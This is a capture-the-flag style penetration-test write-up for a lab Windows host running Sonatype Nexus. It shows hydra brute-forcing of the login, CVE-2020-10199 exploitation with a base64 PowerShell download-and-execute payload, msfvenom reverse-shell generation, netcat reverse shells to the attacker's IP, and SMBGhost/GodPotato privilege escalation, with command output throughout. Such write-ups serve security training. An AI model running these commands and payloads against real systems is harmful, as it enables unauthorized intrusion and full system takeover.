# report

Author: Henry Post
Target: BILLYBOSS
Target IP: 192.168.63.61
Date: 04/06/2026

# Executive Summary

This machine, Billyboss, was enumerated by `nmap` to be running Sonatype Nexus on port `8081`.

The login to Nexus was brute-forced by using common words on the login page.

`CVE-2020-10199`, an authenticated Remote Code Execution vulnerability in Nexus, was used to gain a non-SYSTEM shell on the target.

The target was vulnerable to SMBGhost (`CVE-2020-0796`), and an exploit was successful. We were able to gain SYSTEM level access after exploiting SMBGhost and running `GodPotato.exe`.

## Recommendations

Do not use weak passwords. Use strong passwords or key-based authentication.

Update Windows immediately and patch `CVE-2020-0796`.

# Recon

`nmap -sV -sC -T4 -oA initial BILLYBOSS` was used to discover Nexus' web service.


```
???(kali?kali)-[~]
??$ nmap -sV -sC -T4 -oA initial BILLYBOSS
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-06 16:39 +0000
Nmap scan report for BILLYBOSS (192.168.63.61)
Host is up (0.00039s latency).
Not shown: 994 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
21/tcp   open  ftp           Microsoft ftpd
| ftp-syst:
|_  SYST: Windows_NT
80/tcp   open  http          Microsoft IIS httpd 10.0
|_http-cors: HEAD GET POST PUT DELETE TRACE OPTIONS CONNECT PATCH
|_http-title: BaGet
```

```
|_http-server-header: Microsoft-IIS/10.0
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
8081/tcp open  http          Jetty 9.4.18.v20190429
| http-robots.txt: 2 disallowed entries
|_/repository/ /service/
|_http-title: Nexus Repository Manager
|_http-server-header: Nexus/3.21.0-05 (OSS)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2026-04-06T16:39:45
|_  start_date: N/A
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 28.14 seconds
```

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -sC -T4 -oA initial BILLYBOSS
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-06 16:39 +0000
Nmap scan report for BILLYBOSS (192.168.63.61)
Host is up (0.00039s latency).
Not shown: 994 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
21/tcp   open  ftp           Microsoft ftpd
| ftp-syst:
|_  SYST: Windows_NT
80/tcp   open  http          Microsoft IIS httpd 10.0
|_http-cors: HEAD GET POST PUT DELETE TRACE OPTIONS CONNECT PATCH
|_http-title: BaGet
|_http-server-header: Microsoft-IIS/10.0
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
8081/tcp open  http          Jetty 9.4.18.v20190429
| http-robots.txt: 2 disallowed entries
|_/repository/ /service/
|_http-title: Nexus Repository Manager
|_http-server-header: Nexus/3.21.0-05 (OSS)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2026-04-06T16:39:45
|_  start_date: N/A
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 28.14 seconds

┌──(kali㉿kali)-[~]
└─$ date
Mon Apr  6 04:49:20 PM UTC 2026
```

We add `BILLYBOSS` to `/etc/hosts`.

We visit the webpage.




We notice it's running Nexus version `3.21.0-05`.

## Brute-forcing login

We generate a wordlist with `cewl`. We use `grep` to exclude the word `CeWL`.

```
cewl --lowercase http://BILLYBOSS:8081/ | grep -v CeWL > wordlists.txt
```

```
┌──(kali㉿kali)-[~]
└─$ cewl --lowercase http://BILLYBOSS:8081/ | grep -v CeWL > wordlists.txt

┌──(kali㉿kali)-[~]
└─$ cat wordlists.txt
nexus
repository
manager
loading
form
history
browse
spinner
logo
product
oss
ico
favicon
resources
rapture
static
billyboss
http
src
image
new
```

We use `hydra` to brute-force the login.

```
hydra -I -f -L wordlists.txt -P wordlists.txt "http-post-form://BILLYBOSS:8081/service/rapture/session:username=^USER64^&password=^PASS64^:F=403"

# [8081][http-post-form] host: BILLYBOSS   login: nexus   password: nexus
```

```
┌──(kali㉿kali)-[~]
└─$ hydra -I -f -L wordlists.txt -P wordlists.txt "http-post-form://BILLYBOSS:8081/service/rapture/session:username=^USER64^&password=^PASS64^:F=403"
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-04-06 16:54:58
[DATA] max 16 tasks per 1 server, overall 16 tasks, 441 login tries (l:21/p:21), ~28 tries per task
[DATA] attacking http-post-form://BILLYBOSS:8081/service/rapture/session:username=^USER64^&password=^PASS64^:F=403
[8081][http-post-form] host: BILLYBOSS   login: nexus   password: nexus
[STATUS] attack finished for BILLYBOSS (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-04-06 16:54:59
```

Our login is `nexus:nexus`.

# Nexus RCE - Non-SYSTEM access

We use `CVE-2020-10199` in Nexus to get a non-SYSTEM shell as a local service.

We search exploit-db for "Sonatype Nexus" and find an exploit.

https://www.exploit-db.com/exploits/49385

We download it as `49385.py`.

We run `ip a` to get our attacker's IP. It is `192.168.49.63`.

```
???(kali?kali)-[~]
??$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group
default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host proto kernel_lo
       valid_lft forever preferred_lft forever
3: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group
default qlen 1000
    link/ether 00:50:56:86:7f:72 brd ff:ff:ff:ff:ff:ff
    inet 192.168.49.63/24 brd 192.168.49.255 scope global noprefixroute eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::3c5:5428:205b:aad/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

We use `msfvenom` to generate a reverse shell connection tool. We then need to base64-encode our command to download and execute that tool, as well as serve it using Python3 HTTP server.

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.49.63 LPORT=4444 -f
exe -o shell.exe

python3 -m http.server 80
```

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.49.63 LPORT=4444 -f exe -o shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7680 bytes
Saved as: shell.exe

┌──(kali㉿kali)-[~]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

We start a reverse shell listener in a separate tab with `nc -nvlp 4444`.

```
┌──(kali㉿kali)-[~]
└─$ nc -nvlp 4444
listening on [any] 4444 ...
```

We then modify `49385.py`'s variables at the beginning of the file.

We create a payload that is base64-encoded to put into `49385.py`.

```
echo -n 'Invoke-WebRequest -Uri http://192.168.49.63/shell.exe -OutFile C:\Windows\Temp\s.exe; C:\Windows\Temp\s.exe' | iconv -t UTF-16LE | base64 -w 0

#SQBuAHYAbwBrAGUALQBXAGUAYgBSAGUAcQB1AGUAcwB0ACAALQBVAHIAaQAgAGgAdAB0AHAAOgAvAC8AMQA5ADIALgAxADYAOAAuADQAOQAuADYAMwAvAHMAaABlAGwAbAAuAGUAeABlACAALQBPAHUAdABGAGkAbABlACAAQwA6AFwAVwBpAG4AZABvAHcAcwBcAFQAZQBtAHAAXABzAC4AZQB4AGUAOwAgAEMAOgBcAFcAaQBuAGQAbwB3AHMAXABUAGUAbQBwAFwAcwAuAGUAeABlAA==
```

Contents of `49385.py`:

```
import sys
import base64
import requests

URL='http://BILLYBOSS:8081'
CMD='powershell -EncodedCommand "SQBuAHYAbwBrAGUALQBXAGUAYgBSAGUAcQB1AGUAcwB0ACAALQBVAHIAaQAgAGgAdAB0AHAAOgAvAC8AMQA5ADIALgAxADYAOAAuADQAOQAuADYAMwAvAHMAaABlAGwAbAAuAGUAeABlACAALQBPAHUAdABGAGkAbABlACAAQwA6AFwAVwBpAG4AZABvAHcAcwBcAFQAZQBtAHAAXABzAC4AZQB4AGUAOwAgAEMAOgBcAFcAaQBuAGQAbwB3AHMAXABUAGUAbQBwAFwAcwAuAGUAeABlAA==" '
USERNAME='nexus'
```

```
PASSWORD='nexus'

# ...
```

With our `nc` and Python webserver both running, in a third terminal tab, we execute:

```
python 49385.py
```

We switch to `nc` and get non-SYSTEM reverse shell access.

```
┌──(kali㉿kali)-[~]
└─$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.49.63] from (UNKNOWN) [192.168.63.61] 49805
Microsoft Windows [Version 10.0.18362.719]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\nathan\Nexus\nexus-3.21.0-05>
```

# SYSTEM access

We use our existing Python3 webserver to upload exploit files.

We download SMBGhost binaries and then cause the victim to download them.

```
wget https://github.com/danigargu/CVE-2020-0796/releases/download/v1.0/cve-2020-0796-local_static.zip
unzip cve-2020-0796-local_static.zip
```

```
┌──(kali㉿kali)-[~]
└─$ ls cve-2020-0796-local.exe
cve-2020-0796-local.exe

┌──(kali㉿kali)-[~]
└─$ file cve-2020-0796-local.exe
cve-2020-0796-local.exe: PE32+ executable for MS Windows 6.00 (console), x86-64, 7 sections
```

(on victim)

```
powershell -c "Invoke-WebRequest -Uri http://192.168.49.63/cve-2020-0796-local.exe -OutFile ./cve-2020-0796-local.exe"
cve-2020-0796-local.exe
```

We upload SMBGhost Local Privilege Escalation binary.

We execute it, but it does not work.

```
C:\Users\nathan\Nexus\nexus-3.21.0-05>whoami /all
whoami /all

USER INFORMATION
----------------

User Name        SID
================ ===============================================
billyboss\nathan S-1-5-21-2389609380-2620298947-1153829925-1001


GROUP INFORMATION
-----------------

Group Name                             Type             SID
Attributes
====================================== ================ ============
==================================================
Everyone                               Well-known group S-1-1-0      Mandatory
group, Enabled by default, Enabled group
BUILTIN\Users                          Alias            S-1-5-32-545 Mandatory
group, Enabled by default, Enabled group
NT AUTHORITY\SERVICE                   Well-known group S-1-5-6      Mandatory
group, Enabled by default, Enabled group
CONSOLE LOGON                          Well-known group S-1-2-1      Mandatory
group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users       Well-known group S-1-5-11     Mandatory
group, Enabled by default, Enabled group
NT AUTHORITY\This Organization         Well-known group S-1-5-15     Mandatory
group, Enabled by default, Enabled group
NT AUTHORITY\Local account             Well-known group S-1-5-113    Mandatory
group, Enabled by default, Enabled group
LOCAL                                  Well-known group S-1-2-0      Mandatory
group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication       Well-known group S-1-5-64-10  Mandatory
group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level Label             S-1-16-12288


PRIVILEGES INFORMATION
----------------------
```

```
Privilege Name                Description
State
============================= ========================================
========
SeShutdownPrivilege           Shut down the system
Disabled
SeChangeNotifyPrivilege       Bypass traverse checking
Enabled
SeUndockPrivilege             Remove computer from docking station
Disabled
SeImpersonatePrivilege        Impersonate a client after authentication
Enabled
SeCreateGlobalPrivilege       Create global objects
Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set
Disabled
SeTimeZonePrivilege           Change the time zone
Disabled
```

I am tempted to try `PrintSpoofer.exe` because we have `SeImpersonatePrivilege`.

```
wget
https://github.com/itm4n/PrintSpoofer/releases/download/v1.0/PrintSpoofer64.
exe
```

(on victim)

```
powershell -c "Invoke-WebRequest -Uri
http://192.168.49.63/PrintSpoofer64.exe -OutFile ./PrintSpoofer64.exe"
PrintSpoofer64.exe -i -c cmd
```

```
C:\Users\nathan\Nexus\nexus-3.21.0-05>powershell -c "Invoke-WebRequest -Uri http://192.168.49.63/PrintSpoofer64.exe -OutFile ./PrintS
poofer64.exe"
powershell -c "Invoke-WebRequest -Uri http://192.168.49.63/PrintSpoofer64.exe -OutFile ./PrintSpoofer64.exe"

C:\Users\nathan\Nexus\nexus-3.21.0-05>PrintSpoofer64.exe
PrintSpoofer64.exe
[-] Please specify a command to execute

C:\Users\nathan\Nexus\nexus-3.21.0-05>PrintSpoofer64.exe -i -c cmd
PrintSpoofer64.exe -i -c cmd
whoami
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[-] Operation failed or timed out.

C:\Users\nathan\Nexus\nexus-3.21.0-05>whoami
billyboss\nathan
```

PrintSpoofer failed.

We upload `GodPotato.exe` and `FullPowers.exe`, and these succeed!

```
wget
https://github.com/BeichenDream/GodPotato/releases/download/V1.20/GodPotato-
NET4.exe
cp GodPotato-NET4.exe GodPotato.exe
file GodPotato.exe

wget
https://github.com/itm4n/FullPowers/releases/download/v0.1/FullPowers.exe
file FullPowers.exe

cp /usr/share/windows-binaries/nc.exe ./nc.exe
file nc.exe
```

(on victim)

```
# run this on victim to download nc and godpotato
powershell -c "Invoke-WebRequest -Uri http://192.168.49.63/GodPotato.exe -
OutFile ./GodPotato.exe"
powershell -c "Invoke-WebRequest -Uri http://192.168.49.63/nc.exe -OutFile
./nc.exe"
powershell -c "Invoke-WebRequest -Uri http://192.168.49.63/FullPowers.exe -
OutFile ./FullPowers.exe"


FullPowers.exe

# start nc -nvlp 5555 in a separate tab
GodPotato.exe -cmd "nc.exe 192.168.49.63 5555 -e cmd.exe"
```

Our `GodPotato.exe` works after running `cve-2020-0796-local.exe`. We have SYSTEM access.

```
 Volume Serial Number is EACB-9845

 Directory of C:\Users\Administrator

07/09/2020  12:19 PM    <DIR>          .
07/09/2020  12:19 PM    <DIR>          ..
05/28/2020  10:33 PM    <DIR>          3D Objects
05/28/2020  10:33 PM    <DIR>          Contacts
05/09/2022  04:47 AM    <DIR>          Desktop
05/28/2020  10:33 PM    <DIR>          Documents
05/09/2022  04:36 AM    <DIR>          Downloads
05/28/2020  10:33 PM    <DIR>          Favorites
05/28/2020  10:33 PM    <DIR>          Links
05/28/2020  10:33 PM    <DIR>          Music
05/09/2022  04:42 AM    <DIR>          OneDrive
05/28/2020  10:36 PM    <DIR>          Pictures
05/28/2020  10:33 PM    <DIR>          Saved Games
05/28/2020  10:35 PM    <DIR>          Searches
05/28/2020  10:33 PM    <DIR>          Videos
               0 File(s)              0 bytes
              15 Dir(s)   8,941,092,864 bytes free

C:\Users\Administrator>cd Desktop
cd Desktop

C:\Users\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is EACB-9845

 Directory of C:\Users\Administrator\Desktop

05/09/2022  04:47 AM    <DIR>          .
05/09/2022  04:47 AM    <DIR>          ..
05/28/2020  10:35 PM             1,450 Microsoft Edge.lnk
04/06/2026  09:38 AM                34 proof.txt
               2 File(s)          1,484 bytes
               2 Dir(s)   8,941,092,864 bytes free

C:\Users\Administrator\Desktop>type proof.txt
type proof.txt
2832a7b1352b3f8b3ec3ff6839cec0fb

C:\Users\Administrator\Desktop>hostname
hostname
billyboss

C:\Users\Administrator\Desktop>
```